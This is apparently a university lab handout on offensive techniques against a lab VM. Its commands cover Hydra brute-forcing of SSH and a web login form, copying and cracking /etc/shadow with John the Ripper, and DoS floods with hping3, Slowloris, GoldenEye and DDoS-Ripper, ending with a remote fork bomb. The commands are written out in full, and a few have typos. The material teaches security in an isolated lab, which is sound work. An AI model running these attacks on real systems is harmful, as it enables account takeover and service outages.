 - ➡ You have created two dictionaries on your Desktop: one for usernames (`users.txt`) and one for passwords (`pass.txt`).
 - ➡ You have added all discovered usernames and passwords from the information gathering stage, including the OWASP VM credentials.
 - ➡ Before starting, you need to enable the SSH client on Kali. Open a terminal and type:
 `sudo kali-tweaks`
- ➡ This will open the Kali Tweaks window. You must use the keyboard arrow keys to navigate.
 - ↳ Select **Hardening** and press Enter.
 - ↳ Navigate to **SSH Client** and press the space bar to enable it.
 - ↳ Select **Apply** and press Enter.
 - ↳ Select **Quit** and press Enter.
- ➡ We will use a tool called Hydra. Hydra is a brute-force tool that uses dictionaries and supports many protocols, including HTTPS, SMB, databases, and SSH.




Figure 6.1: SSh Client enable via kali-tweaks

➡ First, we will look at its syntax. Open a terminal and type:

```
>- man hydra
```

➡ You will see many available options. We are interested in the following:

- ↳ -L specifies a login file. A capital **L** means you are using a file containing multiple usernames, for example users.txt. A lowercase **l** means you are specifying a single username.
- ↳ -P specifies a password file. A capital **P** means you are using a file containing multiple passwords, for example pass.txt. A lowercase **p** means you are specifying a single password.

➡ For example, if we know the username is root but do not know the password, we can use the lowercase **l** option to specify the login name.

- ↳ **The commands below assume you are in the same directory as the users and pass files.**

```
>- hydra 192.168.144.129 ssh -l root -P ~/Desktop/6COSC019W/passwords.lst
```

- ↳ If we do not know the username but have a list of possible users in a file called **users.txt**, we can use the capital **-L** option to specify the login file.

- ↳ When running the command from a directory other than the one containing the dictionary files, you must provide the full file paths.

```
>- hydra 192.168.144.129 ssh -L ~/Desktop/6COSC019W/users.lst -P  
~/Desktop/6COSC019W/passwords.lst
```

- ↳ When running the command from inside the 6COSC019W folder

```
>- hydra 192.168.144.129 ssh -L users.lst -P passwords.lst
```

- ↳ You might get an error, this is because SSH server might prevent you from trying too many attempts.
- ↳ You may receive an error because the SSH server might block too many login attempts.
- ➡ A better approach is to reduce the number of attempts made in each iteration. This helps to avoid triggering any protection mechanisms on the SSH server.

- ↳ You can use the `-t` option to reduce the number of parallel attempts to 4. The default value is 16. This will take slightly longer, but the server is less likely to block the attack.

```
hydra 192.168.144.100 ssh -L ~/Desktop/6COSC019W/users.txt -P  
~/Desktop/6COSC019W/passwords.lst -t 4
```

💡 Did you find anything you were not expecting? What does it mean?

- ➡ We can also use Hydra against a website by interacting with HTTP requests, specifically POST messages.

- ↳ Browse to 192.168.144.129 and click on **Damn Vulnerable Web Application (DVWA)**

- ↳ You will be redirected to the DVWA login page.

- ↳ In this example, the login page is located at <http://192.168.144.129/dvwa/login.php>

- ↳ When you click the login button, the browser sends a **POST** request containing the username and password to the server.

- ➡ This example assumes you already have the module repository containing the **users.lst** and **passwords.lst** files.

```
hydra 192.168.144.129 http-form-post "/dvwa/login.php:username=^USER^  
&password=^PASS^ &Login=Login:Incorrect" -L ~/Desktop/6COSC019W/users.lst  
-P ~/Desktop/6COSC019W/passwords.lst -e ns -u -t 8 -w 5 -o myresults.txt
```

- ↳ 192.168.144.129: This is the IP address of the target server.

- ↳ http-form-post: This tells Hydra to attack an HTTP login form using POST requests. After this, we specify the login URL, the POST parameters separated by ampersands (&), and the failure message. The placeholders `^USER^` and `^PASS^` indicate where the username and password values are inserted.

- ↳ `-L users.txt`: Hydra will use the usernames from the users.txt file.

- ↳ `-P pass.txt`: Hydra will use the passwords from the pass.txt file.

- ↳ `-e ns`: Hydra will try an empty password (n) and also try the username as the password (s).

- ↳ -u: Hydra will iterate through usernames first before moving to the next password. This can help avoid account lockouts.
- ↳ -t 8: This sets the number of parallel login attempts to eight.
- ↳ -w 5: This sets the timeout for each server response.
- ↳ -o myresults.txt: This saves the results to a file, which is useful when testing many credentials.

➡ or we run Hydra tool from the folder where the wordlists are:

```
➤- cd ~/Desktop/6COSC019W/
```

```
➤- hydra 192.168.144.129 http-form-post "/dvwa/login.php:username=~USER^  
&password=~PASS^ &Login=Login:Incorrect" -L users.lst -P passwords.lst -e  
ns -u -t 8 -w 5 -o myresults.txt
```

➡ The output of the command is saved in **myresults.txt** where you have executed the command.

➡ If you receive an error when typing the command, double-check the screenshot shown in Figure.6.2.




Figure 6.2: hydra command

In your own time!

Try to brute force various services and login pages.

6.3 Cracking the hashes - Dictionary attack

➡ This activity involves creating a dictionary of usernames and password hashes using the **unshadow** tool, which comes pre-installed with **John the Ripper** on Kali.

- ↳ First, we acquire the shadow and passwd files from the OWASP VM and copy them to our Kali machine.

```
➤- cd ~/Desktop/6COSC019W
```

- ↳ This ensures that all our files are stored in the same folder.

```
➤- ssh root@192.168.144.129
```

- ↳ We log in to the OWASP VM using an SSH session from Kali. You can also perform this step directly on the OWASP machine.

```
➤- sudo cp /etc/shadow /tmp/shadow
```

```
➤- sudo cp /etc/passwd /tmp/passwd
```

➡ We copy both the shadow and passwd files to a temporary folder so that we do not modify the original system files.

```
>- sudo chmod 666 /tmp/shadow
```

```
>- sudo chmod 666 /tmp/passwd
```

➡ We change the permissions to 666 (read and write for everyone) so that Kali can access the files without issues. We close the SSH session and return to the Kali terminal by typing **exit**..

➡ Now we transfer the files to Kali using the SFTP service. Enter the OWASP VM password when prompted.

```
>- sftp root@192.198.144.129
```

➡ We can now transfer the files to the same folder where the command is executed.

```
>- get /tmp/shadow
```

```
>- get /tmp/passwd
```

➡ Return to the Kali terminal by typing **exit**. The passwd and shadow files will now be located in the **6COSC019W** folder.

```
>- unshadow passwd shadow > owaspcredentials.txt
```

↳ This combines the shadow and passwd files into the **user:hash** format.

➡ Now we use **John the Ripper** to compare these hashes against a wordlist. If a match is found, the original password is recovered.

```
>- john owaspcredentials.txt
```

➡ John will attempt to crack the hashes using its default dictionary. This may take a long time and may not find a match. Press **q** to stop the process.

➡ To speed up the process, we use our own shorter wordlist from the module repository, which is more likely to contain the correct passwords.

```
>- john --wordlist=passwords.lst owaspcredentials.txt
```

↳ You should see that **John the Ripper** successfully cracks two password hashes.

➡ Running the command again will display "**No password hashes left to crack**".

↳ You can display the cracked passwords using the show option.

```
>- john --show owaspcredentials.txt
```

↳ If you want to repeat the cracking process, you must delete the stored session files.

```
>- rm ~/.john/john.*
```


7 Denial of Service Attacks

Before starting this section, ensure that you download the required tools DoS and DDos tools for testing using the module repository.

➡ DoS and DDoS Tools Script

➡ If you are using the 6COSC019W repository from the previous lab, make sure to remove the existing folder and clone it again to obtain the latest version of the module repository.

```
➤ cd ~/Desktop/6COSC019W
```

```
➤ chmod a+x dostools.sh
```

➡ This command will change the file flags to **executable** mode.

Change to NAT only to run the script

➡ You only need to switch to NAT mode to allow the script to download the required files from GitHub. Once the download is complete, switch back to the Host-Only network.

```
➤ ./dostools.sh
```

➡ Running this script will install three tools. These tools will be placed in the Kali home directory **/home/kali**.

Important Ethical and Legal Considerations

➡ Denial-of-service attacks, even for testing purposes, must be conducted ethically and legally.

➡ Ensure you change the Kali settings to "Host-only Adapter" before running any scripts in this lab.

➡ Do not use these scripts outside this controlled lab environment.

➡ Using these tools on any network service outside the lab could result in breaking the law.

➡ On the OWASP VM terminal, we should monitor the running processes before and during the attacks to observe how each DoS attack affects the system and stresses its resources.

```
➤ top
```

↳ This command displays all running processes on the OWASP VM, as shown in Figure.7.1.

↳ **When conducting each DoS or DDoS attack, pay close attention to CPU usage.**

- ↳ You should particularly focus on two types of processes:
 - ↳ **ksoftirqd**, which indicates network-related issues such as DoS attacks or excessive hardware interrupts.
 - ↳ High CPU usage by the **ksoftirqd** process usually indicates heavy network traffic, hardware interrupts, or denial-of-service activity.
 - ↳ Your computer communicates with connected devices using IRQs (interrupt requests). When an interrupt occurs, the operating system pauses other tasks to handle it. This creates the **ksoftirqd** process and can place a significant load on the system.
- ➡ You should also monitor the **Apache processes** during HTTP-based attacks, as they will show increased CPU usage when the web server is under stress.

```

op - 23:06:44 up 1:00, 1 user, load average: 0.23, 0.12, 0.16
tasks: 110 total, 1 running, 109 sleeping, 0 stopped, 0 zombie
pu(s): 0.3%us, 2.6%sy, 0.0%ni, 97.1%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
em: 1026132k total, 736392k used, 289740k free, 302572k buffers
wap: 397304k total, 0k used, 397304k free, 204056k cached

  PID USER      PR  NI  VIRT  RES  SHR S %CPU  %MEM    TIME+  COMMAND
2076 root        20   0 2544 1292  920 R   2.6   0.1   0:49.78 top
   1 root        20   0 2780 1640 1188 S    0.0   0.2   0:00.22 init
   2 root        20   0    0    0    0 S    0.0   0.0   0:00.00 kthreadd
   3 root        RT    0    0    0    0 S    0.0   0.0   0:00.00 migration/0
   4 root        20   0    0    0    0 S    0.0   0.0   0:02.16 ksoftirqd/0
   5 root        RT    0    0    0    0 S    0.0   0.0   0:00.00 watchdog/0
   6 root        20   0    0    0    0 S    0.0   0.0   0:07.19 events/0
   7 root        20   0    0    0    0 S    0.0   0.0   0:00.00 cpuset
   8 root        20   0    0    0    0 S    0.0   0.0   0:00.00 khelper
   9 root        20   0    0    0    0 S    0.0   0.0   0:00.00 netns
  10 root        20   0    0    0    0 S    0.0   0.0   0:00.00 async/ngr
  11 root        20   0    0    0    0 S    0.0   0.0   0:00.00 pm
  12 root        20   0    0    0    0 S    0.0   0.0   0:00.00 sync_supers
  13 root        20   0    0    0    0 S    0.0   0.0   0:00.02 bdi-default
  14 root        20   0    0    0    0 S    0.0   0.0   0:00.00 kintegrityd/0
  15 root        20   0    0    0    0 S    0.0   0.0   0:00.00 kblockd/0
  16 root        20   0    0    0    0 S    0.0   0.0   0:00.00 kacpid
  17 root        20   0    0    0    0 S    0.0   0.0   0:00.00 kacpi_notify
  18 root        20   0    0    0    0 S    0.0   0.0   0:00.00 kacpi_hotplug
  19 root        20   0    0    0    0 S    0.0   0.0   0:00.00 ata/0
  20 root        20   0    0    0    0 S    0.0   0.0   0:00.00 ata_aux
  21 root        20   0    0    0    0 S    0.0   0.0   0:00.00 ksuspend_usbd
  22 root        20   0    0    0    0 S    0.0   0.0   0:00.00 khubd

```

Figure 7.1: TOP output showing normal resource usage (no attacks)

7.1 TCP Flooding Using hping3

- ➡ **hping3** is a powerful network testing tool that can be used to attack the network and transport layers.
 - ➡ A common DoS technique is the TCP SYN flood, which disrupts the TCP handshake process.
 - ↳ The TCP handshake consists of three phases: SYN, SYN-ACK, and ACK. A SYN flood overwhelms the server by sending many SYN packets without completing the handshake.
- ```

$ sudo hping3 192.168.144.129 --fast --count 5

```
- ➡ This command performs a basic ICMP ping to test network connectivity.
  - ➡ You should see 5 ICMP packets sent successfully, confirming that the target is reachable.

↳ Be cautious: Fast pings may trigger detection systems on some networks.

↳ Now, perform a TCP SYN flood by sending SYN packets without completing the handshake.

```
>- sudo hping3 192.168.144.129 --flood -S -p 80
```

➡ The `-S` flag sends SYN packets, `-p 80` specifies the destination port, and `--flood` enables a high packet rate.

➡ Open a browser and visit the OWASP machine at 192.168.144.129. The server will become slow but will not fully crash.

↳ Targeting more ports or using the `--count` option can eventually cause the server to stop responding as its buffer fills up.

↳ Gradually increase the `--count` value and monitor the **top** screen on the OWASP VM to observe resource usage.

➡ Check the resource usage on the OWASP VM using the **top** command.

## 7.2 Smurf DoS Attack Using DDoS Ripper

➡ The Smurf attack is a form of DDoS amplification, where ICMP echo requests with spoofed IP addresses are broadcast to a network, resulting in all hosts replying to the target IP.

➡ This type of attack is less effective against modern networks and modern web applications, but it can still demonstrate how amplification works in DoS scenarios.

➡ We will use the **DDoS-Ripper** tool for this attack.

↳ Navigate to the DDoS-Ripper folder:

```
>- cd ~/DDoS-Ripper
```

↳ Run the script with the following command:

```
>- python3 DRipper.py
```

↳ The script will show various options. To flood the OWASP machine with ICMP requests:

```
>- python3 DRipper.py -s 192.168.144.129 -p 80 -t 135
```

↳ Increasing the attack intensity may overwhelm your local machine. Use caution to avoid crashing your system.

➡ Visit the target server through your browser. You will notice that the server is slow but not completely down due to the flood of requests.

↳ Check the resources usage on OWASP in the TOP screen.

### OWASP DDoS Behaviour

- ➡ For all the tools used so far, the OWASP machine slowed down but did not crash. The goal here is to demonstrate how servers can be overwhelmed without crashing.
- ➡ Firewalls on the OWASP VM may block these attacks after a certain period to prevent permanent damage.

## 7.3 Simultaneous DoS Attacks on the Application and Transport Layers

- ➡ In real-world DoS attacks, attackers may target multiple layers at the same time, for example by combining TCP connection floods with HTTP request floods.

↳ First, perform a TCP SYN flood on the transport layer:

```
>- sudo hping3 192.168.144.129 --flood -S -p 80
```

↳ In another terminal, perform an HTTP flood on the application layer using Slowloris:

```
>- cd ~/Desktop/slowloris
```

```
>- python3 slowloris.py 192.168.144.129 -s 5000 -p 80 -v
```

- ➡ Alternatively, use GoldenEye to flood the application layer with both GET and POST requests:

```
>- cd ~/Desktop/Goldeneye
```

```
>- python3 goldeneye.py http://192.168.144.129 -w 50 -s 200 -m random
```

↳ Observe the combined impact on the target server as both the transport and application layers are overwhelmed.

- ➡ You will notice that the server does not fully crash.
- ➡ Check the resource usage on the OWASP VM using the **top** command.

## 7.4 Let's crash OWASP VM

- ➡ The reason why the OWASP VM DoS attacks were only slowing down the server instead of crashing it is because Linux kernel protection mechanisms are enabled, specifically TCP SYN cookies. These limit the impact of SYN flood attacks.

- ➡ We check whether this protection is enabled on the OWASP VM.

```
>- sysctl net.ipv4.tcp_syncookies
```

- ➡ The value is set to 1, which means that TCP SYN cookies are enabled.

- ➡ We now disable this protection mechanism for TCP SYN connections on the OWASP VM.

```
❯ sudo sysctl -w net.ipv4.tcp_syncookies=0
```

➡ Now you have disabled this security, try to run hping3 again. On Kali:

↳ On one terminal , conduct a Dos on port 80.

```
❯ sudo hping3 192.168.144.129 --flood -S -p 80 --count 5000
```

↳ On another terminal , conduct a Dos on port 139.

```
❯ sudo hping3 192.168.144.129 --flood -S -p 139 --count 5000
```

➡ if you open a browser and navigate to the OWASP web server, you will find it is down.

↳ Check the resources usage on OWASP in the TOP screen.

### Fork Bomb – if all previous methods do not crash the OWASP VM!

➡ If the previous methods do not fully crash the machine, you can attempt to consume CPU resources using a **Fork Bomb**.

➡ **Note:** This will crash the OWASP machine. It will stop responding and must be restarted.

➡ A fork bomb is a denial-of-service (DoS) attack that rapidly creates new processes, exhausting system resources and causing the system to freeze or crash.

➡ This attack does not require administrator privileges and can be executed with any valid credentials.

```
❯ ssh root@192.168.144.129 ":() :|:& ;:"
```

➡ How this function works:

↳ The SSH command allows the attack to be executed remotely.

↳ The function starts by defining itself as :().

↳ It then calls :|:&, which creates two new copies of the function.

↳ Each copy spawns two more, causing the number of processes to grow exponentially.

↳ System resources are quickly exhausted, leading to high CPU usage, memory exhaustion, and a system crash.

➡ On a browser, try to login to the OWASP VM web server and see if it is still working!